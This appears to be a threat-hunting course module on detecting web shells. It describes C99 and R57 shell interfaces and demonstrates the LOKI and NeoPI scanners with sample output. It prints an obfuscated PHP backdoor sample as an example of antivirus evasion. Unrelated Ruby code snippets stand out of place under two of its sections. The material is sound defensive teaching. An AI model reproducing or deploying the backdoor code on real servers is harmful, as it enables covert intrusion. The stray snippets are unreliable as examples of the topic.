

v2

Threat Hunting Professional

Hunting Web Shells

Section 02 | Module 03

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 03 | HUNTING WEB SHELLS

3.1 Introduction

3.2 Hunting Tools

3.3 Hunting Web Shells



Introduction



3.1 Introduction

Within this module, we'll cover web shells. In case you're not familiar with web shells, below is the official definition from [US-CERT](https://www.us-cert.gov/ncas/alerts/TA15-314A):

"A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts."

3.1 Introduction

The [US-CERT Alert \(TA15-314A\)](https://www.us-cert.gov/ncas/alerts/TA15-314A) states that APTs and online criminal groups have consistently used web shells as an attack vector to obtain a foothold that can potentially gain them unauthorized access to the network of interest.

The most common web shells are in PHP and ASP, but web shells can be written in any language, as long as the target web server supports the language it's written in.

3.1 Introduction

There are a plethora of ways to upload a web shell onto the web server of interest:

1. XSS (Cross Site Scripting)
2. SQLi (SQL Injection)
3. RFI (Remote File Inclusion) or LFI (Local File Inclusion)
4. Other methods, such as incorrect configurations on the web server

```
21 def initialize(experiment, observations = [], control = null)
22   @experiment = experiment
23   @observations = observations
24   @control = control
25   @candidates = observations + [control]
26   evaluate_candidates
27
28   freeze
29
30   @context =
31     experiment.context
32
33   @experiment_name =
34     experiment.name
35
36   # Check if the results match between all
37   def match?
38     @experiment.result == 1
39   end
```



3.1.1 C99

An example of a web shell is C99, shown on the picture to the right.

!c99Shell v. 1.0 pre-release build #16!

Software: Apache/2.2.22 (Ubuntu), PHP/5.3.10-1ubuntu3.9
uname -a: Linux 100r 3.11.0-15-generic #23-precise1-Ubuntu SMP Tue Dec 10 16:43:53 UTC 2013 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: **OFF** (not secure)
/var/ drwxr-xr-x
Free 37.71 GB of 50.03 GB (75.38%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Selfremove Logout

Listing folder (0 files and 13 folders):


Name ▲	Size	Modify	Owner/Group	Perms	Action
-	LINK	08.10.2014 20:18:56	root/root	drwxr-xr-x	ⓘ □
.	LINK	01.11.2014 14:57:22	root/root	drwxr-xr-x	ⓘ □
[backups]	DIR	03.11.2014 22:07:24	root/root	drwxr-xr-x	ⓘ □
[cache]	DIR	17.09.2013 16:06:59	root/root	drwxr-xr-x	ⓘ □
[crash]	DIR	20.08.2013 23:55:06	root/root	drwxrwxrwt	ⓘ □
[lib]	DIR	08.10.2014 20:41:31	root/root	drwxr-xr-x	ⓘ □
[local]	DIR	19.04.2012 11:32:24	root/staff	drwxrwsr-x	ⓘ □
[log]	DIR	03.11.2014 22:02:20	root/root	drwxr-xr-x	ⓘ □
[mail]	DIR	20.08.2013 23:52:09	root/mail	drwxrwsr-x	ⓘ □
[opt]	DIR	20.08.2013 23:52:09	root/root	drwxr-xr-x	ⓘ □
[spool]	DIR	17.09.2013 17:45:15	root/root	drwxr-xr-x	ⓘ □
[tmp]	DIR	08.10.2014 20:23:38	root/root	drwxrwxrwt	ⓘ □
[www]	DIR	03.11.2014 22:05:05	root/root	drwxr-xr-x	ⓘ □
[lock => /run/lock]	LINK	03.11.2014 22:07:14	root/root	drwxrwxrwt	ⓘ □
[run => /run]	LINK	03.11.2014 22:05:41	root/root	drwxr-xr-x	ⓘ □

Select all Unselect all With selected: Confirm

:: Command execute ::

3.1.2 B347K

Another web shell is B347K shown on the image below:



3.1.3 R57

Our final example is R57 shown on the picture to the right.

The screenshot displays the R57 shell interface. At the top, it shows system information: 29-05-2010 17:34:28, [phpinfo], [php.ini], [cpu], [mem], [users], [tmp], [delete], safe_mode: OFF, PHP version: 5.2.10, cURL: ON, MySQL: ON, MSSQL: OFF, PostgreSQL: OFF, Oracle: OFF, Disable functions: NONE, HDD Free: 12.03 GB, HDD Total: 42.36 GB. Below this, it shows user information: uname -a: Linux appgroup55 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686 i686 i386 GNU/Linux, sysctl: -, \$OSTYPE: -, Server: nginx, id: uid=501(www) gid=501(www) groups=501(www) context=user_u:system_r:unconfined_t, pwd: /var/www/html/techn (drwxrwxr-x). The main window shows the output of the 'ls -lia' command, listing files and directories with permissions, owner, group, size, and date. The files listed include ., .., .cache, .settings, N-Cool-052810-1138pm.sql.gz, README.kz, action.htm, adsense.txt, api, blogchina, blogchina.php, blogchina_left1.php, and blogchina_right.php. At the bottom, there are fields for 'Run command', 'Work directory' (set to /var/www/html/techn), and 'File for edit' (set to /var/www/html/techn), along with 'Execute' and 'Edit file' buttons.

```
r57shell 1.24
29-05-2010 17:34:28 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 5.2.10 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions: NONE
HDD Free: 12.03 GB HDD Total: 42.36 GB

uname -a: Linux appgroup55 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686 i686 i386 GNU/Linux
sysctl: -
$OSTYPE: -
Server: nginx
id: uid=501(www) gid=501(www) groups=501(www) context=user_u:system_r:unconfined_t
pwd: /var/www/html/techn (drwxrwxr-x)

Executed command: ls -lia
total 1860440
5440349 drwxrwxr-x 43 www www 4096 May 29 17:34 .
5439499 drwxr-xr-x 6 www www 4096 May 29 17:28 ..
7210453 drwxrwxr-x 2 www www 4096 Mar 15 2009 .cache
7210216 drwxrwxr-x 2 www www 4096 Mar 15 2009 .settings
5441584 -rw-r--r-- 1 www www 26 May 29 15:57 N-Cool-052810-1138pm.sql.gz
5441578 -rw-r--r-- 1 www www 26 May 29 15:55 N-Cool-052810-1138pm.sql.gz
5441579 -rw-r--r-- 1 www www 861 May 29 15:57 README.kz
5441581 -rw-r--r-- 1 www www 943 May 29 15:57 action.htm
5441577 -rw-r--r-- 1 www www 90 May 29 15:54 adsense.txt
7241944 drwxr-xr-x 2 www www 4096 May 29 16:57 api
5440350 drwxr-xr-x 13 www www 4096 May 29 15:56 blogchina
5441571 -rw-r--r-- 1 www www 392 May 29 15:57 blogchina.php
5441512 -rw-r--r-- 1 www www 415 May 29 15:55 blogchina_left1.php
5441518 -rw-r--r-- 1 www www 478 May 29 15:55 blogchina_right.php

:: Execute command on server ^v ::
Run command:
Work directory: /var/www/html/techn Execute
:: Edit files ^v ::
File for edit: /var/www/html/techn Edit file
```

3.1 Introduction

So how can we hunt for web shells on web servers?


If you search the net, you will find a great number of web shells available for download, besides the three that were shared in the previous slides. There are plenty of shells where an individual or group can simply modify, or even obfuscate, the code that will make the web shell difficult to detect with AV.



3.1 Introduction


In this screenshot, we can see that Windows Defender found the C99 shell that was saved to the desktop on this machine.

So the AV will be able to detect some web shells, as long as the signatures don't change of course.



3.1 Introduction

We can see from this screenshot that the AV was unable to detect this web shell. The reason for this is because it's obfuscated and it will not have a signature for it, which the AV needs in order to flag it.



```
obfuscated.txt - Notepad
File Edit Format View Help

Unknown PHP backdoor. More information on:
http://bartblaze.blogspot.com/2015/03/c99shell-not-dead.htm

<?php
$XR='r0nw'~Y0dT01Wt;$ZApS4M='+l-'&'fw';$AKsSa=FAPZB.'"|HDAHh.'!';$j5gQLS=#XTQGK'.
'c{' .wrtw_w.' }~ov}oo'&'sw}o~w_w}~su}oo';$PqU=#1i5cBcb42vVsRV4pLBKntygCNiV51HCR'.
'HA*:[ q`@}T@ZLb>y M^@$@4@tA%0PI'|'@' .kkR4UPA.'-' .Pjt8.'!Va%XB@RB0@'./ *1CU5'.
'UP@0M*/TPc0PK;$FtaeUxv='}9Z~?V@[4~o]Mj>' .Z_zK.'?' .keFwUsOd.'^We'&'&'}{zN?'./*n'.
'fLL*/wxG1De.'}m0z[oKa~7'.0wuug.'{~{n{';$rG4r3bseFJ='*n)Pqf-n#g' ^#a_1CdbiaBRR'.
'm81-2Eu0~C';$rB='b1' ]gAD~`A'|'!6`Ag@'.ptYG;$L_X96rF='k0>w=?~'&'Q{mw>7^';'yuBw'.
'-.A';$yc='@@b @'!'|'BBp@')';$mdKTVt=EcP791|UAFQ.'"<u";$Ulin='4z#j1IK'^#IMQIWU'.
'c>Q pir';$wVYqzGy5='u!k*{i1' ^'=qu;u#690';$BywtZ8QaHFk=_KELlmn&'_Wa~M['_';'BU'.
'iGh o|';$YzuZ=n^')';$PpCD4RJ914D="+"*%^t0ck;$IIBxK1GA.'_']_&_;$StoL-M8i;'Jb'.
'K8f-._$js';$IXedwT=T&D;$ZVe4pZrS1=$ZApS4M|(' ^di' ^';D)');$atE4muYNLph=(#Dfao7h'.
' $;$G'|') %$S$U' )^$AKsSa;$vUr=$j5gQLS&('A^>1NQy%F+'.SHI8.'[' ^#Ereo6cpaZFW9p3w'.
&$YX8<C1E$4 W5)';$Pwp6=('!Pec|L'^V1MPH5)^(' ?h)go>'&'?k|s{y)';$HLOTWYy3Ip6=/'*.
'2c@1B!;Kru*/$PqU^$FtaeUxv;$bAXD1h2s=$rG4r3bseFJ^$rB;$00Xnet=('9{' .SIkz1&#gIg3'.
'~'.KQnZo)$L_X96rF;$ro74WY~$yc| $Ulin;$OIYd=$mdKTVt&('ysO[r]'&'&{w_y}') ;if(/'*.
'Tf0tz*/$ZVe4pZrS1($atE4muYNLph($Pwp6))=$HLOTWYy3Ip6)$biyWY=$vUr($bAXD1h2s,/*'.
'HNY*/$atE4muYNLph($wVYqzGy5.$BywtZ8QaHFk.$YzuZ.$PpCD4RJ914D.$IIBxK1GA.'/*wQit'.
'NLNa~*/$StoL.$IXedwT)';$biyWY($00Xnet,$ro74WY,$OIYd);#k;xvCWvgqQ!L>?10w:u&{E'.
'@! *V9v939Jjr,?+kMw$8#{^v7[MR9pBS,PSH.o5}';

>>
```

3.1 Introduction

Within this module, we'll look at some tools that will aid us in hunting web shells in our environment. These tools will:

- Look for references to suspicious keywords within various files sitting on the web server.
- Look for keywords such as `cmd.exe` or `eval()`.

This is one of the detection methods outlined within the [US-CERT TA15-314A](https://www.us-cert.gov/ncas/alerts/TA15-314A) alert.

Hunting Tools



3.2.1 LOKI Simple IOC Scanner

[LOKI](#) is a free and simple IOC scanner. LOKI features some of the most effective rules borrowed from the rule sets of another tool called [THOR APT Scanner](#).

The tool can be downloaded from GitHub, [here](#).

<https://www.bsk-consulting.de/loki-free-ioc-scanner/>
<https://www.bsk-consulting.de/apt-scanner-thor/>
<https://github.com/Neo23x0/Loki>



3.2.1 LOKI Simple IOC Scanner

LOKI offers a simple way to scan your systems for known IOCs. It supports these different types of indicators:

- MD5 / SHA1 / SHA256 hashes
- Yara Rules (applied to file data and process memory)
- Hard Indicator Filenames based on Regular Expressions
- Soft Indicator Filenames based on Regular Expressions

3.2.1 LOKI Simple IOC Scanner


Here are some screenshots of LOKI.



3.2.1 LOKI Simple IOC Scanner

This sample screenshot shows LOKI scanning the target folder, and the results indicate the **system seems to be clean**.

[RESULT] SYSTEM SEEMS TO BE CLEAN.

A terminal window with a black background and green text. The title bar is green. The text displays the LOKI logo, version information, a disclaimer, and a series of status messages indicating the scanner's initialization and the final result: 'SYSTEM SEEMS TO BE CLEAN.'

```
LOKI
Simple IOC Scanner
<C> Florian Roth - BSK Consulting GmbH
Jan 2015
Version 0.3.0
DISCLAIMER - USE AT YOUR OWN RISK

[INFO] LOKI - Starting Loki Scan on PROMETHEUS
[INFO] File Name Characteristics initialized with 34 regex patterns
[INFO] File Name Suspicious Characteristics initialized with 51 regex patterns

[INFO] Malware Hashes initialized with 43 hashes
[INFO] False Positive Hashes initialized with 8 hashes
[INFO] Successfully compiled Yara rules from file thor-hacktools.yar
[INFO] Successfully compiled Yara rules from file thor-websHELLS.yar
[INFO] Successfully compiled Yara rules from file yara_rules.yar
[INFO] Scanning C:\Program Files ...

[RESULT] SYSTEM SEEMS TO BE CLEAN.
```

3.2.1 LOKI Simple IOC Scanner

This sample screenshot shows LOKI scanning the target folder, and the results indicate **suspicious objects detected**.

**[RESULT]
SUSPICIOUS
OBJECTS DETECTED!**

```
LOKI
Simple IOC Scanner

<C> Florian Roth - BSK Consulting GmbH
Jan 2015
Version 0.3.0

DISCLAIMER - USE AT YOUR OWN RISK

[INFO] LOKI - Starting Loki Scan on PROMETHEUS
[INFO] File Name Characteristics initialized with 34 regex patterns
[INFO] File Name Suspicious Characteristics initialized with 51 regex patterns
[INFO] Malware Hashes initialized with 43 hashes
[INFO] False Positive Hashes initialized with 8 hashes
[INFO] Successfully compiled Yara rules from file thor-hacktools.yar
[INFO] Successfully compiled Yara rules from file thor-websells.yar
[INFO] Successfully compiled Yara rules from file yara_rules.yar
[INFO] Scanning C:\ibm ...
[WARNING] File Name Suspicious IOC matched PATTERN: \\s\\.exe DESC: Suspicious File Name MATCH: C:\ibm\s.exe
[WARNING] File Name Suspicious IOC matched PATTERN: \\[a-zA-Z]\\.exe$ DESC: Suspicious File Name MATCH: C:\ibm\s.exe

[RESULT] SUSPICIOUS OBJECTS DETECTED!

[RESULT] Loki recommends a deeper analysis of the suspicious objects.
```

3.2.1 LOKI Simple IOC Scanner

This sample screenshot shows LOKI scanning the target folder, and the results reveal that **indicators were detected**.

**[RESULT]
INDICATORS
DETECTED!**

```
LOKI
Simple IOC Scanner
<C> Florian Roth - BSK Consulting GmbH
Jan 2015
Version 0.3.0
DISCLAIMER - USE AT YOUR OWN RISK

[INFO] LOKI - Starting Loki Scan on PROMETHEUS
[INFO] File Name Characteristics initialized with 34 regex patterns
[INFO] File Name Suspicious Characteristics initialized with 51 regex patterns
[INFO] Malware Hashes initialized with 43 hashes
[INFO] False Positive Hashes initialized with 8 hashes
[INFO] Successfully compiled Yara rules from file thor-hacktools.yar
[INFO] Successfully compiled Yara rules from file thor-webshells.yar
[INFO] Successfully compiled Yara rules from file yara_rules.yar
[INFO] Scanning M:\sonstige3 ...
[ALERT] Yara Rule MATCH: Amplia_Security_Tool FILE: M:\sonstige3\getlanreadde.a
[ALERT] Yara Rule MATCH: Amplia_Security_Tool FILE: M:\sonstige3\sed5.exe
[ALERT] Yara Rule MATCH: WindowsCredentialEditor FILE: M:\sonstige3\wce.exe
[ALERT] Yara Rule MATCH: Amplia_Security_Tool FILE: M:\sonstige3\wce.exe
[ALERT] Yara Rule MATCH: UCE_Modified_1_1014 FILE: M:\sonstige3\wce.exe
[ALERT] Yara Rule MATCH: WindowsCredentialEditor FILE: M:\sonstige3\wce64.exe
[ALERT] Yara Rule MATCH: Amplia_Security_Tool FILE: M:\sonstige3\wce64.exe
[ALERT] Yara Rule MATCH: UCE_Modified_1_1014 FILE: M:\sonstige3\wce64.exe
[RESULT] INDICATORS DETECTED!
[RESULT] Loki recommends a forensic analysis and triage with a professional tria
ge tool like THOR RPT Scanner.
```

3.2.2 NeoPI

NeoPI is a Python script that uses a variety of statistical methods to detect obfuscated and encrypted content within text/script files.

The intended purpose of NeoPI is to aid in the detection of hidden web shell code.

```
24 def initialize(experiment, observations = [], control = null)
25   @experiment = experiment
26   @observations = observations
27   @control = control
28   @candidates = observations - @control
29   evaluate_candidates
30
31   freeze
32 end
33
34 # Define the experiment's control
35 def initialize(experiment, observations = [], control = null)
36   @experiment = experiment
37   @observations = observations
38   @control = control
39   @candidates = observations - @control
40   evaluate_candidates
41
42   freeze
43 end
44
45 # Define the name of the experiment
46 def experiment_name
47   experiment.name
48 end
49
50 # Define the result a match between all
51 def match
52   @experiment.result
53 end
```



3.2.2 NeoPI

NeoPI recursively scans through the file system from a base directory and will rank files based on the results of a number of tests.

It also presents a “general” score derived from file rankings within the individual tests. You can download the tool from GitHub, [here](#).

```
C:\Administrator: Command Prompt

-s, --signature      Run signature test
-S, --supersignature Run SUPER-signature test
-A, --auto           Run auto file extension tests
-u, --unicode        Skip over unicode-y/UTF'y files



C:\Users\Administrator\Desktop\tools\NeoPI>python neopi.py -h


</> <> <> <>
</> </> </> </> </>
<</> </> </> </> </> </>
<-> <-> <-> <-> <-> <->
|-| <-> <-> <-> <-> <-> |
|-| <-> <-> <-> <-> <-> |-| Ver. *.USEGIT


Usage: neopi.py [options] <start directory> [OPTIONAL: filename regex]

Options:
--version            show program's version number and exit
-h, --help          show this help message and exit
-c FILECSV, --csv=FILECSV
                    generate CSV outfile
-a, --all            Run all <useful> tests [Entropy, Longest Word, IC,
                    Signature]
-z, --zlib           Run compression Test
-e, --entropy       Run entropy Test
-E, --eval          Run signature test for the eval
-l, --longestword   Run longest word test
-i, --ic            Run IC test
-s, --signature     Run signature test
-S, --supersignature Run SUPER-signature test
-A, --auto         Run auto file extension tests
-u, --unicode       Skip over unicode-y/UTF'y files
```

THPV2: Section 02, Module 03 - Caendra Inc. © 2020 | p.23



3.2.2 NeoPI

Here we see a sample output from the scan of `/var/www/html`.

```
[root@WebServer2 opt]# python neopi.py -a -A /var/www/html/

[[ Average IC for Search ]]
0.0372337579606

[[ Top 10 IC files ]]
0.0156 /var/www/html/webmedia/shell3.php
0.0178 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php
0.0184 /var/www/html/wordpress/wordpress/wp-admin/weevely.php
0.0217 /var/www/html/joomla/templates/system/index.php
0.0217 /var/www/html/joomla/administrator/templates/system/index.php
0.0225 /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php
0.0229 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php
0.0239 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php
0.0240 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php
0.0248 /var/www/html/phpadmin/shell2.php

[[ Top 10 entropic files ]]
6.3978 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php
6.0651 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php
6.0061 /var/www/html/webmedia/shell3.php
5.9870 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php
5.9797 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php
5.9245 /var/www/html/phpadmin/shell2.php
5.8895 /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php
5.8580 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/japanese-utf-8.inc.php
5.8400 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ja.php
5.7602 /var/www/html/wordpress/wordpress/wp-admin/weevely.php
```

3.2.2 NeoPI

Here is another sample output from the scan of `/var/www/html`.

```
[[ Top 10 longest word files ]]  
111571 /var/www/html/webmedia/shell3.php  
2510 /var/www/html/webmedia/htdocs/templates/main.tpl.php  
1312 /var/www/html/joomla/shell.php  
728 /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php  
